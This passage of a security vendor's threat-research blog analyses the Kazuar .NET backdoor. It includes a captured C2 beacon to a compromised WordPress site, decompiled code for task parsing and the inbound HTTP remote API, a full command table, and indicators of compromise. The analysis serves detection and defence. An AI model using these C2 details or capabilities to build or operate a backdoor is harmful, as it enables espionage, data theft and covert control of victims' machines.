
During our analysis, we observed the beacon seen in Figure 6 sent via HTTP from a Kazuar sample to its C2 server. The initial HTTP beacon shows the base64 encoded AuthToken value within the Cookie field that we believe the C2 server uses to uniquely identify and track individual compromised hosts.



```
GET http://gaismustudija.lv/wp-includes/pomo/kontakti.php HTTP/1.1
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64;
Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0; .NET4.0C; .NET4.0E)
Referer: http://gaismustudija.lv
Host: gaismustudija.lv
Cookie: AuthToken=YTM4YjEwNWNjZmNmNDU2NjhlZGRhMmFmNWYwNTgwODk=
Proxy-Connection: Keep-Alive
```

Figure 6. Wireshark snippet of a fully constructed HTTP GET request which shows the base64 encoded GUID within the Cookie header.

Kazuar will read the response from the C2 server and attempt to parse the response as XML formatted data. The XML formatted data will contain what Kazuar refers to as a "task", which is comprised of an action identifier and specific arguments for each action. Figure 7 below shows the code responsible for receiving the response to the HTTP request and using a long integer stored in the "num" variable as the action identifier.



```
private bool readResponse(HttpWebRequest httpWebRequest_0)
{
    bool result;
    using (WebResponse response = httpWebRequest_0.GetResponse())
    {
        using (Stream responseStream = response.GetResponseStream())
        {
            ulong num = 0uL;
            try
            {
                num = utilsClass.readResponse0(responseStream);
            }
            catch (Exception exception_)
            {
                logClass.writeLog(utilsClass.exception(exception_), new object[0]);
            }
            if (num > 0uL)
            {
                base.rcvdNewTask(num, httpWebRequest_0.RequestUri);
                result = true;
            }
            else
            {
                result = false;
            }
        }
    }
    return result;
}
```

Figure 7. The response parser listens for new tasks to be received from the command and control server.

The action identifier is directly related to the command which the actor wishes to run on the compromised system. Surprisingly, Kazuar also contains methods for each command to equate the action identifier to a string that describes the command, which makes determining the purpose of each command much easier. Table 2 shows a list of available commands within Kazuar, specifically each action identifier, command string and a description.

Action ID	Commands	Description

1	log	Logs a specified debug message
2	get	Upload files from a specified directory. It appears the actor can specify which files to upload based on their modified, accessed and created timestamps as well.
3	put	Writes provided data (referred to as ‘payload’) to a specified file on the system.
4	cmd	Executes a specified command and writes the output to a temporary file. The temporary file is uploaded to the C2 server
5	sleep	Trojan sleeps for a specified time
6	upgrade	Upgrades the Trojan by changing the current executable’s file extension to “.old” and writing a newly provided executable in its place
7	scrshot	Takes a screenshot of the entire visible screen. The screenshot is saved to a specified filename or using a filename with the following format: [year]-[month]-[day]-[hour]-[minute]-[second]-[milisecond].jpg. The file is uploaded to the C2 server
8	camshot	Creates a Window called “WebCapt” to capture an image from an attached webcam, which it copies to the clipboard and writes to a specified file or a file following the same format from the “scrshot” command. The file is uploaded to the C2 server
9	uuid	Sets the unique agent identifier by providing a specific GUID
10	interval	Sets the transport intervals, specifically the minimum and maximum time intervals between C2 communications.
11	server	Sets the C2 servers by providing a list of URLs
12	transport	Sets the transport processes by providing a list of processes that Kazuar will inject its code and execute within.
13	autorun	Sets the autorun type as discussed earlier in this blog. Kazuar will accept the following strings for this command: DISABLED, WINLOGON, POLICIES, HKCURUN, RUNONCE, LOADKEY, STARTUP
14	remote	Sets a remote type. We are only aware of one remote type that instructs Kazuar to act as an HTTP server and allow the threat actor to interact with the compromised system via inbound HTTP requests.
15	info	Gathers system information, specifically information referred to as: Agent information, System information, User information, Local groups and members, Installed software, Special folders, Environment variables, Network adapters, Active network connections, Logical drives, Running processes and Opened windows
16	copy	Copies a specified file to a specified location. Also allows the C2 to supply a flag to overwrite the destination file if it already exists.
17	move	Moves a specified file to a specified location. Also allows the C2 to supply a flag to delete the destination file if it exists.
18	remove	Deletes a specified file. Allows the C2 to supply a flag to securely delete a file by overwriting the file with random data before deleting the file.
19	finddir	Find a specified directory and list its files, including the created and modified timestamps, the size and file path for each of the files within the directory.
20	kill	Kills a process by name or by process identifier (PID)
21	tasklisk	List running processes. Uses a WMI query of “select * from Win32_Process” for a Windows system, but can also running “ps -eo comm,pid,ppid,user,start,tty,args” to obtain running processes from a Unix system.
22	suicide	We believe this command is meant to uninstall the Trojan, but it is not currently implemented in the known samples.
23	plugin	Installing plugin by loading a provided Assembly, saving it to a file whose name is the MD5 hash of the Assembly’s name and calling a method called “Start”.
24	plugout	Removes a plugin based on the Assembly’s name.
25	pluglist	Gets a list of plugins and if they are “working” or “stopped”
26	run	Runs a specified executable with supplied arguments and saves its output to a temporary file. The temporary file is up loaded to the C2 server.

Table 2 Kazuar's command handler, including action identifier, command string and description

Capabilities


As can be seen from the Table 2 above, Kazuar has an extensive command set, many of which are similar in functionality as other backdoor Trojans. However, a few commands specific to Kazuar appear to be unique and are worth further discussion.

First, several of these commands contain checks to determine the environment in order to use appropriate paths or commands. The 'tasklist' command will use a WMI query or the "ps" command, which allows Kazuar to obtain running processes from both Windows and Unix systems. Also, Kazuar's 'cmd' command will run commands using "cmd.exe" for Windows systems and "/bin/bash" for Unix systems. These two commands provide evidence that the authors of Kazuar intended to use this malware as a cross-platform tool to target both Windows and Unix systems.

Kazuar contains three commands related to plugins: *plugin*, *plugout* and *pluglist*. These three commands allow an actor to administer a framework that allows Kazuar to use additional plugins. This plugin framework provides Kazuar potentially endless functionality, as its operators can provide additional .NET applications that Kazuar can load and execute.

Kazuar's Remote API

While many backdoor Trojans have extensive command handlers and plugin frameworks, Kazuar's 'remote' command provides a functionality that is rarely seen in backdoors used in espionage campaigns. This command instructs the Trojan to start a thread to listen for inbound HTTP requests, which effectively turns Kazuar into a webserver. This functionality provides an API for the Trojan to run commands on the compromised system. Figure 8 shows the code within Kazuar that provides this functionality.



```
string s_httpMethod;
if ((s_httpMethod = httpListenerContext_0.Request.HttpMethod.ToUpper()) != null)
{
    if (s_httpMethod == "OPTIONS")
    {
        this.httpRemote_respondWithOk(httpListenerContext_0);
        goto IL_78;
    }
    if (s_httpMethod == "POST")
    {
        this.httpremote_gotNewTask(httpListenerContext_0);
        goto IL_78;
    }
    if (s_httpMethod == "GET")
    {
        this.httpremote_provideTaskResult(httpListenerContext_0);
        goto IL_78;
    }
    if (s_httpMethod == "PUT")
    {
        this.httpremote_gotNewCommand(httpListenerContext_0);
        goto IL_78;
    }
}
this.requestmethodnotsupported(httpListenerContext_0);
```

Figure 8 HTTP method handler used by Kazuar to provide threat actors with API access

To initiate this functionality, the actor will issue the 'remote' command and provide a list of URI prefixes that Kazuar's HTTP listener will process and respond to. The URI prefix supplied by the actor would be added to the "Prefixes" property of the HttpListener class, which requires a schema, a host, an optional port and optional path. The actor would then issue HTTP requests to URLs that match these URI prefixes using specific methods, specifically OPTIONS, POST, GET and PUT methods to interact with the compromised system using Kazuar's command set seen in Table 3.

This functionality flips the communication flow between the Trojan and the C2 server. Instead of the Trojan initiating communications with its C2 server, the C2 server sends requests directly to the Trojan. This communications flow is important if the compromised system is a remotely accessible server that may raise flags when initiating outbound requests. Also, by creating this type of API access, the threat actors could use one accessible server as a single point to dump data to and exfiltrate data from.

HTTP Method	Description of Functionality

OPTIONS	No functionality, just responds with an HTTP “OK” status
POST	Actor provides XML formatted data that Kazuar will use to create a new task. Uses the exact same method (‘readResponse0’ seen in Figure 7) to parse the XML data obtained in the initial C2 communications channel discussed earlier. Kazuar writes the results of the task to a log file that it references as “res” within a folder referenced as “tsk”.
GET	Provides the contents of the results of the previous task created via the HTTP POST request that is stored in the “res” file.
PUT	Actor provides XML formatted data that Kazuar will use to create a new task. This method is similar to the POST method, however, instead of saving the results of the command to a “res” file it responds to the HTTP PUT request with the results of the command.

Table 3 HTTP methods and the functionality they provide in Kazuar's API

This functionality flips the communication flow between the Trojan and the C2 server. Instead of the Trojan initiating communications with its C2 server, the C2 server sends requests directly to the Trojan. This communications flow is important if the compromised system is a remotely accessible server that may raise flags when initiating outbound requests. Also, by creating this type of API access, the threat actors could use one accessible server as a single point to dump data to and exfiltrate data from.

Conclusion

While yet another fully featured backdoor alone is not particularly novel, the existence of a code path for Unix, combined with the portability of .NET Framework code makes the Kazuar Trojan an interesting tool to keep an eye on. Another interesting portion of this malware is its remote API that allows actors to issue commands to the compromised system via inbound HTTP requests. Based on our analysis, we believe that threat actors may compile Windows and Unix based payloads using the same code to deploy Kazuar against both platforms. Palo Alto Networks AutoFocus subscribers can explore additional samples using the Kazuar AutoFocus tag.

Related Indicators and Identifying Information

Hashes

8490daab736aa638b500b27c962a8250bbb8615ae1c68ef77494875ac9d2ada2

b51105c56d1bf8f98b7e924aa5caded8322d037745a128781fa0bc23841d1e70

bf6f30673cf771d52d589865675a293dc5c3668a956d0c2fc0d9403424d429b2

cd4c2e85213c96f79ddda564242efec3b970eded8c59f1f6f4d9a420eb8f1858

URLs

http://gaismustudija[.]lv/wp-includes/pomo/kontakti.php

http://hcdh-tunisie[.]org/wp-includes/SimplePie/gzencode.php

http://www.gallen[.]fi/wp-content/gallery/

File Activity

%LOCALAPPDATA%\/[a-f0-9]{32}\/[a-f0-9]{32}\.dll

%LOCALAPPDATA%\/[a-f0-9]{32}\/[a-f0-9]{32}/

%USERPROFILE%\Start Menu\Programs\Startup\*.lnk

RSA Keys

```
<RSAKeyValue>
<Modulus>gSI+OxtBrfXVfSRRSlNIMVYr9HFy40jokIDkUqffhU7Y/VcFB1nc8GwT4GOjK6lR/mJi3XcGg+nxqR9iLoeoOLgBFFz9O1I++81tPtRaVZ8y
</Modulus><Exponent>EQ==</Exponent>
<P>hGjs2pEZW4pN2b0Bm9xl84zxqQ2BMSflj2xpf5MH+XvCY5BBN3YROm24LYtGwy3xOdKeUJOENvYbkvirBcm2ecRxmLgE5AMMeWxZpOayU
</P>
<Q>+ap/8gRvidWrAhZcAiCAYdFZIt6hSwBz5ohU5ZSPomv9e/Urtts8cin+QeBvDwF6UvyP1vz3wxUOXycaBI3StCMjCXHuBLN+wfpEhfdt6KKywsm
</Q>
<DP>D5PfoT4/N/InRsrxIWU5K7Y6jFvxFNeEaznuSz55aKUl7ZiAJKR6f1gzyR9xvJv+Qwm4RbcAfu/HAjtfahe7HWJnt50twHjUSoU3uQwU+q964O0
</DP>
<DQ>vuvLQJn68O6v8omRp0YH0lTLsUDVsdMrdA3mkXGbA7v+E38/i9TT3tTRfaugOKbG9CqMHN+QSeLs31oi9Gxz8yntnc+X5XozwYMlV2Lbk8e
</DQ>
<InverseQ>cfVixwsMog8F8CDikcYKNmUGNJPeJ4grdJi4ZIMX5mSuhdvSccTnx7JoCMJ2LKwFLyMnmZIIeYF4EYBgwHz6rumL8Zam6Zr04uIpxWI
```

</InverseQ>
<D>PMTR/bJ5Qs4KHMXL5r3Hnr8jvlOBW+YTFtM+RQO0evftpGUviv0crWAJWok9ujGP/z1bs4NOXDHbImkfJPSLZfw8vknglGZZ3+gzaNxmvuGBL
</D></RSAKeyValue>

<RSAKeyValue>
<Modulus>m4SbvlZhH5UzcgDLIEIygjTCCQMxc/TrwUYZ5JA5SU2jtSBt9aqwljKJ7h4Tv5eP2Efy4Z+2QajDNtOThift4nVTWsl+iOoMKKV6pvQOFj6k
</Modulus><Exponent>EQ==</Exponent></RSAKeyValue>

Decrypted Log and Error Messages

'{0}' autorun algorithm is not supported!

'{0}' request method isn't supported.

Accessed date mismatch in get command!

Accessed date mismatch in list command!

Action with identifier {0} is not implemented.

Autorun command requeres autorun type to be set!

Autorun failed due to {0}

Cmd command requires actual commands list!

Commiting suicide...

Control server address '{0}' is invalid.

Copy command requires destination path!

Copy command requires source path!

Copying file from {0} to {1}...

Created date mismatch in get command!

Created date mismatch in list command!

Directory listing for {0}

Executing command with {0}...

Failed to create agent due to {0}

Failed to create channel due to {0}

Failed to create injector due to {0}

Fatal failure due to {0}

Getting file query {0}...

Getting system information...

Going to sleep for {0}...

Got '{0}' command from {1}.

Got new '{0}' command.

Got new task #{0} from {1}.

HTTP listening isn't supported.

IPC channel is not ready.

Injected into explorer.

Injected into {0} [{1}].

Injecting into explorer...

Injecting into {0} [{1}]...

Injection failed due to {0}

Installing plugin...

Invalid FTP server status ({0}).

Invalid last contact time.

Invalid or unknown action format ({0})!

Invalid sender interval.

Kazuar's {0} started in process {1} [{2}] as user {3}/{4}.

Killing processes...

List command requires file query string!

Listening

Listing plugins...

Listing processes...

Max interval value is less than min value!

Max interval value is more than supported!

Min interval value is less than supported!

Modified date mismatch in get command!

Modified date mismatch in list command!

Move command requires destination path!

Move command requires source path!

Moving file from {0} to {1}...

Mozilla/5.0 (Windows NT {0}.{1}; rv:22.0) Gecko/20130405 Firefox/23.0

Mozilla/5.0 (X11; {0} {1}; rv:24.0) Gecko/20100101 Firefox/24.0

New plugin {0} was installed.

No servers available now.

Plugin command requires payload!

Plugin installed.

Plugin removed.

Plugin {0} was removed.

Plugin {0} was started.

Plugout command requires plugin name string!

Proc kill command requires name or pid to be set!

Process {0} [{1}] exited with {2} code.

Process {0} [{1}] impersonated.

Put command requires correct file path!

Put command requires payload!

Putting file to {0}...

Remote control failed due to {0}

Remote failed due to {0}

Remote iteration failed due to {0}

Remote request from {0} failed due to {1}

Remove command requires file path!

Removing file {0}...

Removing plugin...

Request was sent to {0}.

Result #{0} was sent to {1}.

Result #{0} was taken by {1}.

Run command requires executable path!

Run-time error {0}:{1:X8}.

Run-time error {0}:{1}.

Scheme '{0}' is not supported!

Searching file query {0}...

Send iteration failed due to {0}

Sending request to {0}...

Sending result #{0} to {1}...

Server command requires at least one server!

Setting agent id to {0}...

Setting autorun type to {0}...

Setting remote type to {0}...

Setting transport interval to [{0} - {1}]...

Setting transport processes:

Setting transport servers:

Shellcode error {0:X16}.

Sleep interval is longer than supported!

Solving task #{0}...

Startup path is empty.

Taking screen shot...

Taking webcam shot...

Task #{0} execution finished.

Task #{0} execution started:

Task #{0} failed due to {1}

Task #{0} solved.

Transport command requires at least one process name!

Transport process name '{0}' is invalid.

Transport processes

Unable to create capture window.

Unable to delete task #{0} file due to {1}

Unable to execute command due to {0}

Unable to execute task #{0} due to {1}

Unable to get last contact time due to {0}

Unable to get task from {0} due to {1}

Unable to impersonate {0} [{1}] due to {2}

Unable to return logs due to {0}

Unable to send result #{0} to {1} due to {2}

Unable to start plugin {0} due to {1}

Unable to stop plugin {0} due to {1}

Unable to store agent id due to {0}

Unable to store autorun type due to {0}

Unable to store interval due to {0}

Unable to store remote type due to {0}

Unable to store servers due to {0}

Unable to store transports due to {0}

Unhandled exception {0}

Upgrade command requires payload!

Upgrading agent...

Using default agent id due to {0}

Using default autorun type due to {0}

Using default interval due to {0}

Using default remote type due to {0}

Using default servers due to {0}

Using default transports due to {0}

Uuid command requires identifier!

Waiting for shellcode failed.

Waiting for window '{0}' failed.

explorer.exe, {0}

ERROR: {0}

Plugin {0}

{0} doesn't exist!

{0} was skipped.

proc - {0} [{1}]

time - {0}

user - {0}/{1} ({2})

Register for Ignite ’17 Security Conference
Vancouver, BC June 12–15, 2017

Ignite ’17 Security Conference is a live, four-day conference designed for today’s security professionals. Hear from innovators and experts, gain real-world skills through hands-on sessions and interactive workshops, and find out how breach prevention is changing the security industry. Visit the Ignite website for more information on tracks, workshops and marquee sessions.

**Get updates from
Palo Alto
Networks!**

Sign up to receive the latest news, cyber threat intelligence and research from us

By submitting this form, you agree to our Terms of Use and acknowledge our Privacy Statement.